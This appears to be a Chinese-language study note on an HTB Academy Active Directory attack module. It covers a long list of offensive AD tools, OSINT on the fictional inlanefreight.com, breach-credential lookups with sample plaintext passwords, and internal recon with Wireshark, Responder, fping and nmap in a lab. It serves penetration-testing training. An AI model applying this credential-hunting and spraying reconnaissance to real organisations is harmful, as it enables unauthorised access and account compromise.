

o8 - Active Directory Enumeration & Attacks

介绍

Active Directory (**AD**) 是一种用于 Windows 企业环境的目录服务，于 2000 年随着 Windows Server 2000 的发布而正式实施，此后随着每个后续服务器操作系统的发布而逐步改进。

它是一个分布式的分层结构，允许集中管理组织的资源，包括用户、计算机、组、网络设备和文件共享、组策略、设备和信任。AD 在 Windows 企业环境中提供 **authentication, accounting, and authorization** 功能。

我们将练习使用本机工具和语言（如 **Sysinternals**、**WMI**、**DNS** 等）枚举 AD。我们还将练习的一些攻击包括 **密码喷射**、**Kerberoasting**、利用 **Responder**、**Kerbrute**、**Bloodhound** 等工具。

通过FreeRDP连接















```
Chenduoduo@htb[/htb]$ xfreerdp /v:<MS01 target IP> /u:htb-student  
/p:Academy_student_AD!
```


















通过SSH连接



















```
Chenduoduo@htb[/htb]$ ssh htb-student@<ATTACK01 target IP>
```

工具

Many of the module sections require tools such as open-source scripts or precompiled binaries. Where applicable, these can be found in the **C:\Tools** directory on the Windows hosts provided in the sections aimed at attacking from Windows. In sections that focus on attacking AD from Linux we provide a Parrot Linux host customized for the target environment as if you were an anonymous user with an attack box within the internal network. All necessary tools and scripts will be preloaded on this host. Here is a listing of many of the tools that we will cover in this module:

Tool	Description
PowerView  / SharpView 	A PowerShell tool and a .NET port of the same used to gain situational awareness in AD. These tools can be used as replacements for various Windows <code>net*</code> commands and more. PowerView and SharpView can help us gather much of the data that BloodHound does, but it requires more work to make meaningful relationships among all of the data points. These tools are great for checking what additional access we may have with a new set of credentials, targeting specific users or computers, or finding some "quick wins" such as users that can be attacked via Kerberoasting or ASREPRoasting.
BloodHound 	Used to visually map out AD relationships and help plan attack paths that may otherwise go unnoticed. Uses the SharpHound  PowerShell or C# ingestor to gather data to later be imported into the BloodHound JavaScript (Electron) application with a Neo4j  database for graphical analysis of the AD environment.
SharpHound 	The C# data collector to gather information from Active Directory about varying AD objects such as users, groups, computers, ACLs, GPOs, user and computer attributes, user sessions, and more. The tool produces JSON files which can then be ingested into the BloodHound GUI tool for analysis.
BloodHound.py 	A Python-based BloodHound ingestor based on the Impacket toolkit  . It supports most BloodHound collection methods and can be run from a non-domain joined attack box. The output can be ingested into the BloodHound GUI for analysis.
Kerbrute 	A tool written in Go that uses Kerberos Pre-Authentication to enumerate Active Directory accounts and perform password spraying and brute forcing.
Impacket toolkit 	A collection of tools written in Python for interacting with network protocols. The suite of tools contains various scripts for enumerating and attacking Active Directory.
Responder 	Responder is a purpose built tool to poison LLMNR, NBT-NS and MDNS, with many different functions.
Inveigh.ps1 	Similar to Responder, a PowerShell tool for performing various network spoofing and poisoning attacks.
C# Inveigh (InveighZero) 	The C# version of Inveigh with with a semi-interactive console for interacting with captured data such as username and password hashes.
rpcclient 	A part of the Samba suite on Linux distributions that can be used to perform a variety of Active Directory enumeration

Tool	Description
	tasks via the remote RPC service.
CrackMapExec (CME) 	CME is an enumeration, attack, and post-exploitation toolkit which can help us greatly in enumeration and performing attacks with the data we gather. CME attempts to "live off the land" and abuse built-in AD features and protocols such as SMB, WMI, WinRM, and MSSQL.
Rubeus 	Rubeus is a C# tool built for Kerberos Abuse.
GetUserSPNs.py 	Another Impacket module geared towards finding Service Principal names tied to normal users.
Hashcat 	A great hashcracking and password recovery tool.
enum4linux 	A tool for enumerating information from Windows and Samba systems.
enum4linux-ng 	A rework of the original Enum4linux tool that works a bit differently.
ldapsearch 	Built in interface for interacting with the LDAP protocol.
windapsearch 	A Python script used to enumerate AD users, groups, and computers using LDAP queries. Useful for automating custom LDAP queries.
DomainPasswordSpray.ps1 	DomainPasswordSpray is a tool written in PowerShell to perform a password spray attack against users of a domain.
LAPSToolkit 	The toolkit includes functions written in PowerShell that leverage PowerView to audit and attack Active Directory environments that have deployed Microsoft's Local Administrator Password Solution (LAPS).
smbmap 	SMB share enumeration across a domain.
psexec.py 	Part of the Impacket toolset, it provides us with psexec like functionality in the form of a semi-interactive shell.
wmiexec.py 	Part of Impacket toolset, it provides the capability of command execution over WMI.
Snaffler 	Useful for finding information (such as credentials) in Active Directory on computers with accessible file shares.
smbserver.py 	Simple SMB server execution for interaction with Windows hosts. Easy way to transfer files within a network.
setspn.exe 	Reads, modifies, and deletes the Service Principal Names (SPN) directory property for an Active Directory service account.
Mimikatz 	Performs many functions. Notably, pass-the-hash attacks, extracting plaintext passwords, and kerberos ticket extraction

Tool	Description
	from memory on host.
secretsdump.py 	Remotely dump SAM and LSA secrets from a host.
evil-winrm 	Provides us with an interactive shell on host over the WinRM protocol.
mssqlclient.py 	Part of Impacket toolset, it provides the ability to interact with MSSQL databases.
noPac.py 	Exploit combo using CVE-2021-42278 and CVE-2021-42287 to impersonate DA from standard domain user.
rpcdump.py 	Part of the Impacket toolset, RPC endpoint mapper.
CVE-2021-1675.py 	Printnightmare PoC in python.
ntlmrelayx.py 	Part of the Impacket toolset, it performs SMB relay attacks.
PetitPotam.py 	PoC tool for CVE-2021-36942 to coerce Windows hosts to authenticate to other machines via MS-EFSRPC EfsRpcOpenFileRaw or other functions.
gettgtpkinit.py 	Tool for manipulating certificates and TGTs.
getnthash.py 	This tool will use an existing TGT to request a PAC for the current user using U2U.
adidnsdump 	A tool for enumeration and dumping of DNS records from a domain. Similar to performing a DNS Zone transfer.
gpp-decrypt 	Extracts usernames and passwords from Group Policy preferences.
GetNPUsers.py 	Attempt to list and get TGTs for those users that have the property 'Do not require Kerberos preauthentication' set.
lookupsid.py 	SID bruteforcing tool.
ticketer.py 	A tool for creation and customization of TGT/TGS tickets.
raiseChild.py 	Part of the Impacket toolset, It is a tool for child to parent domain privilege escalation.
Active Directory Explorer 	Active Directory Explorer (AD Explorer) is an AD viewer and editor. It can be used to navigate an AD database and view object properties and attributes. It can also be used to save a snapshot of an AD database for off-line analysis. When an AD snapshot is loaded, it can be explored as a live version of the database. It can also be used to compare two AD database snapshots to see changes in objects, attributes, and security permissions.
PingCastle 	Used for auditing the security level of an AD environment based on a risk assessment and maturity framework (based

Tool	Description
	on CMMI adapted to AD security).
Group3r	Group3r is useful for auditing and finding security misconfigurations in AD Group Policy Objects (GPO).
ADRecon	A tool used to extract various data from a target AD environment. The data can be output in Microsoft Excel format with summary views and analysis to assist with analysis and paint a picture of the environment's overall security state.

初步枚举

数据点	描述
IP Space	目标的有效 ASN、用于组织面向公众的基础设施的 netblocks、云存在和托管提供商、DNS 记录条目等。
Domain Information	基于 IP 数据、DNS 和站点注册。谁管理域？是否有任何子域与我们的目标相关联？是否存在任何可公开访问的域服务？（邮件服务器、DNS、网站、VPN 门户等）我们能否确定采取了什么样的防御措施？（SIEM、AV、IPS/IDS 正在使用等）
Schema Format	我们能否发现组织的电子邮件帐户、AD 用户名甚至密码策略？任何能为我们提供信息的信息，我们都可以使用它来构建一个有效的用户名列表，以测试面向外部的服务是否包含密码喷射、撞库、暴力破解等。
Data Disclosures	对于数据披露，我们将寻找可公开访问的文件（.pdf、.ppt、.docx、.xlsx 等），以获取任何有助于阐明目标的信息。例如，包含环境中 Intranet 站点列表、用户元数据、共享或其他关键软件或硬件的任何已发布文件（例如，推送到公共 GitHub 存储库的凭据、PDF 元数据中的内部 AD 用户名格式）。
Breach Data	任何公开发布的用户名、密码或其他可以帮助攻击者获得立足点的关键信息。

Resource 资源	Examples 例子
ASN / IP registrars	IANA , arin for searching the Americas, RIPE for searching in Europe, BGP Toolkit
Domain Registrars & DNS	Domaintools , PTRArchive , ICANN , manual DNS record requests against the domain in question or against well known DNS servers, such as 8.8.8.8 . Domaintools 、 PTRArchive 、 ICANN 、针对相关域或知名 DNS 服务器（如 8.8.8.8 ）的手动 DNS 记录请求。
Social Media	Searching LinkedIn, Twitter, Facebook, your region's major social media sites, news articles, and any relevant info you can find about the organization. 搜索 LinkedIn、Twitter、Facebook、您所在地区的主要社交媒体网站、新闻文章以及您可以找到的有关组织的任何相关信息。

Resource 资源	Examples 例子
Public-Facing Company Websites	Often, the public website for a corporation will have relevant info embedded. News articles, embedded documents, and the "About Us" and "Contact Us" pages can also be gold mines. 通常，公司的公共网站会嵌入相关信息。新闻文章、嵌入式文档以及“关于我们”和“联系我们”页面也可能是金矿。
Cloud & Dev Storage Spaces	GitHub 🔗 , AWS S3 buckets & Azure Blog storage containers 🔗 , Google searches using "Dorks" 🔗 GitHub 🔗 、AWS S3 存储桶和 Azure 博客存储容器 🔗 ，Google 使用“Dorks”进行搜索 🔗
Breach Data Sources	HavelBeenPwned 🔗 to determine if any corporate email accounts appear in public breach data, Dehashed 🔗 to search for corporate emails with cleartext passwords or hashes we can try to crack offline. We can then try these passwords against any exposed login portals (Citrix, RDS, OWA, 0365, VPN, VMware Horizon, custom applications, etc.) that may use AD authentication. HavelBeenPwned 🔗 用于确定是否有任何公司电子邮件帐户出现在公共泄露数据中，Dehashed 🔗 用于搜索带有明文密码或哈希值的公司电子邮件，我们可以尝试离线破解。然后，我们可以针对任何可能使用 AD 身份验证的公开登录门户（Citrix、RDS、OWA、0365、VPN、VMware Horizon、自定义应用程序等）尝试使用这些密码。

什么是 ASN?

- ◆ **自治系统 (Autonomous System, AS)** 是一组在相同管理下并具有共同路由策略的 IP 网络。
- ◆ 每个 AS 都会被分配一个唯一的编号，这个编号就是 **ASN**。
- ◆ ASN 用于在 **BGP (边界网关协议)** 中标识网络之间的路由路径。

举个例子：

比如，一个大型公司（如 Google）拥有大量 IP 地址块，并且它们使用自己的路由策略来控制这些地址块之间的流量流向。在 BGP 中，这种公司就会拥有自己的 ASN。

为什么这很重要？

在渗透测试或网络研究中，知道一个 IP 地址或域名属于哪个 ASN，可以帮助你了解它的**网络归属和物理/逻辑位置**。这对于以下场景非常关键：

- ◆ **确定目标是否为测试范围内的组织；**
- ◆ **避免攻击其他共享同一基础设施的非目标组织**（如使用 AWS、Cloudflare 等公共平台的情况）；
- ◆ **制定更精确的攻击策略**，尤其是在处理大型、分布式的目标时。

由 Hurricane Electric [托管的 BGP 工具包](#) 是研究分配给组织的地址块以及它们所在的 ASN 的绝佳资源。只需输入域或 IP 地址，工具包就会搜索它能搜索的任何结果。我们可以从这些信息中收集到很多信息。许多大公司通常会自行托管其基础设施，并且由于它们的占用空间如此之大，因此他们将拥有自己的 ASN。对于较小的组织或新兴公司来说，通常情况并非如此。在研究时，请记住这一点，因为较小的组织通常会将其网站和其他基础设施托管在其他人的空间中（例如 Cloudflare、Google Cloud、AWS 或 Azure）。了解该基础设施所在的位置对于我们的测试极为重要。我们必须确保我们不会与超出我们范围的基础设施进行交互。如果我们在对较小的组织进行渗透测试时不小心，我们最终可能会无意中对共享该基础设施的另一个组织造成伤害。您与客户签订了测试协议，而不是与同一服务器上的其他人或提供商达成协议。有关自托管或第三方托管基础设施的问题应在范围界定过程中处理，并在您收到的任何范围界定文档中明确列出。

DNS 是验证我们的范围并找出客户未在其范围界定文件中披露的可访问主机的好方法。

[domaintools](#) 和 [viewdns.info](#) 等网站是很好的起点。我们可以取回许多记录和其他数据，从 DNS 解析到 DNSSEC 测试，以及该网站是否可以在受限制的国家/地区访问。有时，我们可能会发现范围之外的其他主机，但看起来很有趣。在这种情况下，我们可以将此列表提供给我们的客户，看看他们中的任何一个是否确实应该包含在范围内。我们还可能发现有趣的子域，这些子域未在范围界定文档中列出，但位于范围内的 IP 地址上，因此是公平的。

枚举过程

我们将在 [inlanefreight.com](#) 域上练习我们的枚举策略，而不执行任何繁重的扫描（例如超出范围的 Nmap 或漏洞扫描）。我们首先检查我们的 Netblocks 数据，看看我们能找到什么。

检查 ASN/IP 和域数据

<https://bgp.he.net/dns/inlanefreight.com>



Quick Links

[BGP Toolkit Home](#)
[BGP Prefix Report](#)
[BGP Peer Report](#)
[Exchange Report](#)
[Bogon Routes](#)
[World Report](#)
[Multi Origin Routes](#)
[DNS Report](#)
[Top Host Report](#)
[Internet Statistics](#)
[Looking Glass](#)
[Network Tools App](#)
[Free IPv6 Tunnel](#)
[IPv6 Certification](#)
[IPv6 Progress](#)
[Going Native](#)
[Contact Us](#)

DNS Info

Website Info

IP Info

Start of Authority

mname: ns-161.awsdns-20.com rname: awsdns-hostmaster.amazon.com
serial: 1
refresh: 7200 retry: 900
expire: 1209600 minimum: 86400

Nameservers

ns1.inlanefreight.com, ns2.inlanefreight.com

Mail Exchangers

mail1.inlanefreight.com(10)

TXT Records

A Records

134.209.24.248

AAAA Records

2A03:B0C0:1:E0::32C:B001

Updated 04 Nov 2021 14:12 PST © 2021 Hurricane Electric

从这第一眼中，我们已经收集了一些有趣的信息。BGP.he 报告：

- ◆ IP Address: 134.209.24.248
- ◆ Mail Server: mail1.inlanefreight.com
- ◆ Nameservers: NS1.inlanefreight.com & NS2.inlanefreight.com

Viewdns Results Viewdns 结果

Viewdns.info

Tools

API

Research

Data

[ViewDNS.info](#) > [Tools](#) > **Reverse IP Lookup**

Takes a domain or IP address and does a reverse lookup to quickly shows all other domains hosted from the same server. Useful for finding phishing sites or identifying other sites on the same shared hosting server.

Domain / IP:

Reverse IP results for inlanefreight.com (134.209.24.248)

=====

There are 2 domains hosted on this server.
The complete listing of these is below:

Domain	Last Resolved Date
inlanefreight.com	2021-11-05
lycjg.us	2019-09-10

在上面的请求中，我们使用 viewdns.info 来验证目标的 IP 地址。两个结果都匹配，

尝试另一种途径来验证结果中的两个名称服务器。


```
Chenduoduo@htb[/htb]$ nslookup ns1.inlanefreight.com
```

```
Server:          192.168.186.1
Address:         192.168.186.1#53
```


```
Non-authoritative answer:
Name:   ns1.inlanefreight.com
Address: 178.128.39.165
```

```
nslookup ns2.inlanefreight.com
Server:          192.168.86.1
Address:         192.168.86.1#53
```

```
Non-authoritative answer:
Name:   ns2.inlanefreight.com
Address: 206.189.119.186
```


Inlanefreight 是我们用于此模块的一家虚构公司，因此没有真实的社交媒体存在。但是，如果它是真实的，我们会检查 LinkedIn、Twitter、Instagram 和 Facebook 等网站以获取有用的信息。相反，我们将继续检查网站 inlanefreight.com。

我们进行的第一项检查是查找任何文件。作为 `filetype:pdf inurl:inlanefreight.com` 搜索，我们正在寻找 PDF。



弹出了一个文档，因此我们需要确保记下该文档及其位置，并在本地下载副本进行挖掘。最好在遇到文件、屏幕截图、扫描输出、工具输出等或生成它们后立即保存它们。这有助于我们保持尽可能全面的记录，并且不会冒着忘记在哪里看到东西或丢失关键数据的风险。接下来，让我们查找我们能找到的任何电子邮件地址。

搜寻电子邮件地址



使用 dork `intext:"@inlanefreight.com" inurl:inlanefreight.com`，我们正在查找与网站上电子邮件地址末尾相似的任何实例。一个有希望的结果是一个联系页面。当我们查看页面（如下图所示）时，我们可以看到大量的员工和他们的联系信息。此信息可能会有所帮助，因为我们可以确定这些人至少很可能很活跃并且仍在与公司合作。

浏览[联系页面](#)，我们可以看到全球不同办事处的员工的几封电子邮件。现在，我们对他们的电子邮件命名约定（first.last）以及一些人在组织中的工作位置有了一个概念。这在以后的密码喷射攻击中或社交工程/网络钓鱼是我们参与范围的一部分时可能很方便。

Username Harvesting 用户名收集

我们可以使用 [linkedin2username](#) 等工具从公司的 LinkedIn 页面抓取数据，并创建各种用户名混搭（flast、first.last、f.last 等），这些混搭可以添加到我们的潜在密码喷洒目标列表中。

Credential Hunting 凭据搜寻

[Dehashed](#) 是寻找泄露数据中的明文凭证和密码哈希的出色工具。我们可以在网站上搜索，也可以使用通过 API 执行查询的脚本进行搜索。通常，我们会为不在使用 AD 身份验证（或内部）的面向外部的门户上运行的用户找到许多旧密码，但我们可能会很幸运！这是另一个可用于创建用于外部或内部密码喷射的用户列表的工具。

```
Chenduoduo@htb[/htb]$ sudo python3 dehashed.py -q inlanefreight.local -p
```

```
id : 5996447501
email : roger.grimes@inlanefreight.local
username : rgrimes
password : Ilovefishing!
hashed_password :
```

```
name : Roger Grimes
vin :
address :
phone :
database_name : ModBSolutions

id : 7344467234
email : jane.yu@inlanefreight.local
username : jyu
password : Starlight1982_!
hashed_password :
name : Jane Yu
vin :
address :
phone :
database_name : MyFitnessPal
```

<SNIP>

域的初始枚举

我们在本部分要完成的任务是：

- ◆ 列举内部网络，确定主机、关键服务和潜在的立足点途径。
- ◆ 这可能包括主动和被动措施，以识别用户、主机和漏洞，我们可以利用这些措施来进一步访问。
- ◆ 记录我们遇到的任何发现以备后用。极其重要！

关键数据点

- ◆ AD Users：我们正在尝试列举可用于密码喷洒的有效用户帐户。
- ◆ AD Joined Computers：关键计算机包括域控制器、文件服务器、SQL 服务器、Web 服务器、Exchange 邮件服务器、数据库服务器等。
- ◆ Key Services：Kerberos、NetBIOS、LDAP、DNS
- ◆ Vulnerable Hosts and Services：任何可以快速获胜的东西。（又名易于利用并获得立足点的主机）

识别 Host

我们可以使用 **Wireshark** 和 **TCPDump** 来“密切关注网络”，看看我们可以捕获哪些主机和网络流量类型。如果评估方法是“黑匣子”，这将特别有用。我们注意到一些 **ARP** 请求和回复、**MDNS** 和其他基本的**第二层**数据包（因为我们在交换网络上，我们仅限于当前的广播

域)，其中一些我们可以在下面看到。这是一个很好的开始，它为我们提供了有关客户网络设置的一些信息。

滚动到底部，生成目标，使用 `xfreerdp` 连接到 Linux 攻击主机，然后启动 Wireshark 以开始捕获流量。

Wireshark

在 ea-attack01 上启动 Wireshark


```
[htb-student@ea-attack01]-[~]
└─ $sudo -E wireshark

11:28:20.487      Main Warn QStandardPaths: runtime directory
'/run/user/1001' is not owned by UID 0, but a directory permissions 0700
owned by UID 1001 GID 1002
<SNIP>
```

Wireshark Output Wireshark 输出

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help							
arp							
No.	Time	Source	Destination	Protocol	Length	Info	
26	3.726004992	VMware_b9:9f:35	Broadcast	ARP	60	Who has	172.16.5.1? Tell 172.16.5.50
32	4.547702721	VMware_b9:9f:35	Broadcast	ARP	60	Who has	172.16.5.1? Tell 172.16.5.50
39	5.547773137	VMware_b9:9f:35	Broadcast	ARP	60	Who has	172.16.5.1? Tell 172.16.5.50
54	7.576575361	VMware_b9:08:26	Broadcast	ARP	60	Who has	172.16.5.1? Tell 172.16.5.5
59	8.529377181	VMware_b9:08:26	Broadcast	ARP	60	Who has	172.16.5.1? Tell 172.16.5.5
60	8.652629446	VMware_b9:c7:1c	Broadcast	ARP	60	Who has	172.16.5.1? Tell 172.16.5.100
61	8.917663506	VMware_b9:c7:1c	Broadcast	ARP	60	Who has	172.16.5.1? Tell 172.16.5.100
67	9.452371512	VMware_b9:f0:e1	Broadcast	ARP	60	Who has	172.16.5.1? Tell 172.16.5.125
68	9.464063006	VMware_b9:c7:1c	Broadcast	ARP	60	Who has	172.16.5.1? Tell 172.16.5.100
70	9.529329076	VMware_b9:08:26	Broadcast	ARP	60	Who has	172.16.5.1? Tell 172.16.5.5
72	10.373900607	VMware_b9:f0:e1	Broadcast	ARP	60	Who has	172.16.5.1? Tell 172.16.5.125
73	10.462557459	VMware_b9:c7:1c	Broadcast	ARP	60	Who has	172.16.5.1? Tell 172.16.5.100
78	11.373852141	VMware_b9:f0:e1	Broadcast	ARP	60	Who has	172.16.5.1? Tell 172.16.5.125
82	12.085161686	VMware_b9:c7:1c	Broadcast	ARP	60	Who has	172.16.5.1? Tell 172.16.5.100
83	12.119337452	VMware_b9:de:92	Broadcast	ARP	60	Who has	172.16.5.1? Tell 172.16.5.25
89	12.915831130	VMware_b9:de:92	Broadcast	ARP	60	Who has	172.16.5.1? Tell 172.16.5.25
90	12.958490938	VMware_b9:c7:1c	Broadcast	ARP	60	Who has	172.16.5.1? Tell 172.16.5.100
98	13.915822208	VMware_b9:de:92	Broadcast	ARP	60	Who has	172.16.5.1? Tell 172.16.5.25
99	13.956846361	VMware_b9:c7:1c	Broadcast	ARP	60	Who has	172.16.5.1? Tell 172.16.5.100

ARP 数据包让我们知道主机：172.16.5.5、172.16.5.25、172.16.5.50、172.16.5.100 和 172.16.5.125。



No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000000	172.16.5.125	224.0.0.251	MDNS	81	Standard query 0x0000 AAAA ACADEMY-EA-WEB0.local, "QM" question
2	0.000000140	172.16.5.125	224.0.0.251	MDNS	81	Standard query 0x0000 A ACADEMY-EA-WEB0.local, "QM" question
3	0.008024570	172.16.5.125	224.0.0.251	MDNS	81	Standard query 0x0000 A ACADEMY-EA-WEB0.local, "QM" question
4	0.008193447	172.16.5.125	224.0.0.251	MDNS	81	Standard query 0x0000 AAAA ACADEMY-EA-WEB0.local, "QM" question
5	0.032126996	172.16.5.125	224.0.0.251	MDNS	81	Standard query 0x0000 A ACADEMY-EA-WEB0.local, "QM" question
6	0.032353360	172.16.5.125	224.0.0.251	MDNS	81	Standard query 0x0000 AAAA ACADEMY-EA-WEB0.local, "QM" question
7	0.141284573	172.16.5.125	224.0.0.251	MDNS	81	Standard query 0x0000 A ACADEMY-EA-WEB0.local, "QM" question
8	0.141551944	172.16.5.125	224.0.0.251	MDNS	81	Standard query 0x0000 AAAA ACADEMY-EA-WEB0.local, "QM" question

MDNS 让我们知道 ACADEMY-EA-WEB01 主机。

mDNS 的全称是 **Multicast DNS (多播域名系统)**，它是一种在本地网络中实现主机名解析的协议。

mDNS 就像是一个“本地用的 DNS”系统。

在没有传统 DNS 服务器的情况下，mDNS 允许网络中的设备通过主机名（如 **printer.local**）相互发现和通信，而不需要知道具体的 IP 地址。

如果我们在没有 GUI 的主机上（这是典型的），我们可以使用 [tcpdump](#)、[net-creds](#) 和 [NetMiner](#) 等来执行相同的功能。我们还可以使用 tcpdump 将捕获保存到 .pcap 文件，将其传输到另一台主机，然后在 Wireshark 中打开它。

Tcpdump

Tcpdump Output tcpdump 输出

```
Chenduoduo@htb[/htb]$ sudo tcpdump -i ens224
```

没有一种正确的方法来侦听和捕获网络流量。有很多工具可以处理网络数据。Wireshark 和 tcpdump 只是最容易使用和最广为人知的几个。根据你所在的主机，你可能已经内置了网络监控工具，例如 **pktmon.exe**，它已添加到 Windows 10 的所有版本中。作为测试的注意事项，保存您捕获的 PCAP 流量始终是一个好主意。您可以稍后再次查看它以查找更多提示，这样在编写报告时可以包含大量附加信息。

我们首先查看网络流量，通过 **MDNS** 和 **ARP** 将我们指向几个主机。现在，让我们利用一个名为 **Responder** 的工具来分析网络流量并确定域中是否弹出了任何其他内容。

[Responder](#) 是一种工具，用于侦听、分析和毒化 **LLMNR**、**NBT-NS** 和 **MDNS** 请求和响应。它还有更多功能，但目前，我们利用的只是分析模式下的工具。这将被动地监听网络，并且不会发送任何中毒的数据包。

Responder

Starting Responder 启动 Responder

```
sudo responder -I ens224 -A
```

当我们在启用被动分析模式的情况下启动 Responder 时，我们将看到会话中的请求流。请注意，我们在下方发现了一些之前在 Wireshark 捕获中未提及的独特主机。值得注意的是，我们正在开始构建一个不错的 IP 和 DNS 主机名目标列表。

我们的被动检查为我们提供了一些主机，让我们记下来以进行更深入的列举。现在，让我们执行一些主动检查，首先使用 **fping** 对子网进行快速 ICMP 扫描。

Fping

Fping 为我们提供了与标准 ping 应用程序类似的功能，因为它利用 ICMP 请求和回复来联系主机并与之交互。fping 的亮点在于它能够同时针对多个主机的列表发出 ICMP 数据包，以及它的脚本可编写性。此外，它以循环方式工作，以循环方式查询主机，而不是等待对单个主机的多个请求返回后再继续。这些检查将帮助我们确定内部网络上是否有其他活动内容。ICMP 不是一站式商店，但它是初步了解现有内容的简单方法。其他开放端口和活动协议可能会指向新主机，以便以后进行定位。

FPing Active Checks FPing 主动检查

在这里，我们将从几个标志开始 **fping**：**a** 显示活动的目标，**s** 在扫描结束时打印统计信息，**g** 从 CIDR 网络生成目标列表，**q** 不显示每个目标的结果。

```
Chenduoduo@htb[/htb]$ fping -asgq 172.16.5.0/23
```

```
172.16.5.5  
172.16.5.25  
172.16.5.50  
172.16.5.100  
172.16.5.125  
172.16.5.200  
172.16.5.225  
172.16.5.238  
172.16.5.240
```

```
510 targets  
9 alive  
501 unreachable  
0 unknown addresses
```

```
2004 timeouts (waiting for response)  
2013 ICMP Echos sent
```



```
9 ICMP Echo Replies received
2004 other ICMP received
```

```
0.029 ms (min round trip time)
0.396 ms (avg round trip time)
0.799 ms (max round trip time)
15.366 sec (elapsed real time)
```

从 `fping` 命令中，我们可以看到 9 个 “live hosts”，包括我们的攻击主机。

Nmap

```
sudo nmap -v -A -iL hosts.txt -oN /home/htb-student/Documents/host-enum
```

`-A` (主动扫描选项) 扫描将执行多项功能。其中最重要的一个是快速枚举已知端口，包括 Web 服务、域服务等。

